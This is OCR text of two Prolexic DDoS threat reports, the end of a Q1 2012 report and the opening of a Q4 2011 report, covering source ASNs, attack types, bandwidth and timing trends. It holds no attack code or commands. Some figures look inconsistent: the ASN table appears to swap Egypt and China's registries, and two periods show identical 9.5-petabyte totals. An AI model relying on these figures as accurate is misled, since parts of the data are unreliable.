




Top Ten ASNs

Analysis of the global DDoS attack threatscape shows the majority of malicious traffic is being sourced from ASNs that reside within Asia. The most likely explanation for this behavior is the fact that Asia continues to see increased penetration of high-speed Internet connectivity. At the same time, the use of unpatched and pirated copies of Microsoft Windows is known to be prevalent within the Asia Pacific region.

ASNs 4134 and 4837, both originating within China, take first and second place as the primary source of DDoS traffic. ASN 9121, originating within Turkey, ranks third, followed up by ASN 9829, originating within India, in fourth place.





Country	Registry	ASN	ASN Count
China	apnic	4134	2138151
China	apnic	4837	983045
Turkey	ripencc	9121	353684
India	apnic	9829	256619
Pakistan	apnic	45595	188151
Vietnam	apnic	45899	149485
Indonesia	apnic	17974	127195
Egypt	apnic	4766	116837
Mexico	lacnic	8151	113459
China	afrinic	8452	103369

Attack Campaign Start Time per Day (Q1 2011 vs. Q1 2012)

At the beginning of Q1 2011, most attacks started near 13:00 GMT. Toward the end of Q1 2011, attacks started near 11:45 GMT.


In Q1 2012, the start time was close to 12:00 GMT. The graph below shows an average of the start times for the observed DDoS attacks. The start/stop times of campaigns remain consistent among attackers.





Total Mitigated Traffic – Q1 2012 vs. 2011

In 2011, Prolexic mitigated a total of 9.5 Petabytes of data. In Q1 2012, Prolexic mitigated 9.5 petabytes of data. A Petabyte is a unit of information equal to one quadrillion bytes, or 1000 terabytes.



How big is a Petabyte?

- The BBC's iPlayer is reported to use 7 petabytes of bandwidth each month.[1]
- The Internet Archive contains about 5.8 petabytes of data as of December 2010.[2]
- The experiments in the Large Hadron Collider produce about 15 petabytes of data per year, which will be distributed over the LHC Computing Grid.[3]

Looking forward

Traditionally, malicious attackers have spent little time customizing their toolkits to target specific applications for a given target. In 2011, that changed and PLXsert observed a number of attacks that targeted specific applications. For example, one attack in particular was custom coded to emulate a flash application that the target used as part of its business. We see this trend continuing into 2012 and expect to see an increase in OS X botnets performing DDoS, now that the OS X platform has gained market share. Mobile phones and devices are also an emerging launch platform. While they are becoming increasingly capable of performing DDoS attacks, they are limited to carrier networks that usually proxy their connections due to limited IPv4 address space. PLXsert also expects to see a rise in browser-based attacks because of their ubiquity on the Internet.

About Prolexic Security Engineering & Response Team (PLXSERT)

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with our customers. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic

Prolexic Technologies is the world's largest, most trusted distributed denial of service (DDoS) protection and mitigation service provider. Able to absorb the largest and most complex DDoS attacks ever launched, Prolexic protects and restores within minutes mission-critical Internet-facing infrastructures for global enterprises and government agencies. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel, hospitality, gaming and other industries at risk for DDoS attacks rely on Prolexic for DDoS protection. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida, and has DDoS scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, call +1 (954) 620 6002 or follow @Prolexic on Twitter

1. CNET UK. http://crave.cnet.co.uk/software/iplayer-uncovered-what-powers-the-bbcs-epic-creation-49302215/. Retrieved 2010-01-11.
2. "Internet Archive: Petabox". Archive.org. http://www.archive.org/web/petabox.php. Retrieved 2011-07-16.
3. "3 October 2008 - CERN: Let the number-crunching begin: the Worldwide LHC Computing Grid celebrates first data". Interactions.org. http://www.interactions.org/cms/?pid=1027032. Retrieved 2009-08-16.

v.08-23-12

PROLEXIC
DDoS Attacks End Here.

Prolexic Attack Report

Q4 2011

Prolexic believes the nature of DDoS attacks are changing: they are becoming more concentrated and damaging. Packet-per-second volume is increasing dramatically, while attack duration is declining.

PROLEXIC
DDoS Attacks End Here.

Emerging trends

At a Glance

Compared to Q410

- 7x increase in total mitigated DDoS traffic
- 18x increase in packet-per-second volume
- Shorter attack duration: 43 hours vs. 34 hours
- The total number of attacks increased 45%
- The number of Layer 7 attacks almost doubled

Other facts this quarter

- Country originating most attacks: Japan
- Average attack duration was 34 hours
- Average attack bandwidth was 5.2 Gbps

Increases in the frequency and intensity of DDoS attacks are not uncommon in the fourth quarter or "holiday shopping season" as attackers target e-Commerce providers and ancillary service partners. Even so, Q411 was characterized by an unexpectedly large and foreboding surge in the number of DDoS attacks in comparison to the same quarter one year ago. Of concern is the increase in attack size and packet-per-second volume that Prolexic has charted this quarter. Prolexic sees this sea change as a warning sign that 2012 will be an exceptionally challenging year for online businesses as they try to develop effective countermeasures to increasingly devastating DDoS attacks.

Prolexic logged a 7-fold increase in total bandwidth and a 45% rise in the number of DDoS attacks against its clients compared to Q410. In addition, we saw an unprecedented 18-fold increase in packet-per-second mitigated volume compared to the same quarter last year. Attack duration declined from 43 hours in Q410 to 34 hours this quarter.

Q411 was a very active quarter and compared to Q3, the total number of attacks against Prolexic clients increased by almost 50%. When comparing attack types, we saw a mild uptick in Layer 7 (application layer) attacks in Q411, rising from 17% in Q3 to 21% in Q4. Correspondingly, Layer 3 and Layer 4 (network/transport layer attacks) declined in Q4 to 79% from 83% in Q311. While average attack duration remained constant at approximately 34 hours, Prolexic logged a significant increase in average attack bandwidth, which increased from 2.1 Gbps in Q311 to 5.2 Gbps. November was the busiest month for attacks, while the week with the highest number of attacks was December 3-10.


Comparing 2011 and 2010

As Q4 represents the end of the calendar year, it provides an opportunity to compare 2010 and 2011 as a whole. Some interesting data points emerged that can be useful in understanding the changing nature of DDoS attacks. The total number of attacks increased marginally in 2011 over 2010 – by just 2%. Attack types over the two years also remained surprisingly constant with only a slight difference. In 2010, Layer 7 and Layer 3 attacks totaled 26% and 74% respectively. In 2011, Layer 7 and Layer 3 attacks totaled 26.5% and 73.5% respectively. However, not everything is status quo. The average mitigated bandwidth increased by 236% in 2011 compared to 2010. Prolexic expects the number of Layer 7 attacks to increase in 2012 and packet-per-second volume to continue to ramp up. This trend increases the importance of effective traffic monitoring and analysis tools at Layers 3, 4 and especially 7. The faster a DDoS attack can be recognized and analyzed, the faster it can be mitigated, minimizing downtime and potential revenue loss.


Report overview continues on page 10

Total Attack Types (Q411)

Prolexic mitigated a total of 45% more individual DDoS attacks in Q411 compared to Q410. When broken down by attack type, approximately 22% were ICMP floods, 20% were UDP Floods, 20% were SYN Floods and 16% were GET Floods this quarter. Compared to Q410, ICMP Floods have increased slightly in the last two quarters of 2011.




Comparison: Attack Types (Q410, Q311 and Q411)



Attack Types (2010 vs. 2011)


When comparing 2010 and 2011, certain attack types have maintained their popularity. Mitigated SYN floods were at 24.75 % in 2010 and 22.80 % in 2011. This attack type still remains as the most popular DDoS variant being used against Prolexic's protected customers. Following close behind is the application layer GET Flood, which has been consistently used by attackers, accounting for 23.51 % in 2010 and 20.82 % in 2011.

Several attack types have increased in when we look at 2011 vs. 2010. The highlighted campaigns include DNS, POST, and SSL GET floods. These are considered more difficult attacks to defend against and require sophisticated mitigation strategies to be implemented




Total Attacks per Week - Q411

November was the busiest month for DDoS attacks against Prolexic customers this quarter, while the busiest week was December 3-10.




Total Attacks per Week (2010 vs. 2011)

This graph represents the number of attack campaigns launched against Prolexic Technologies customers within a full calendar year. The direct comparison between 2010 and 2011 depicts an interesting statistical metric. During the months of October through December, attackers have created a sustainable effort to launch campaigns – data shows an increase from last year. Increased strength in botnet frameworks utilized during these time frames affect multiple industries. However, based on PLXsert data analysis, the most popular targets were e-Commerce and ancillary service businesses.




Total Attacks per Week by Types - Q411

This quarter, attackers chose to use more ICMP and SYN Floods, especially during the last few weeks of the year. In Q410, UDP Floods and GET Floods were more prevalent in the weeks before Christmas.

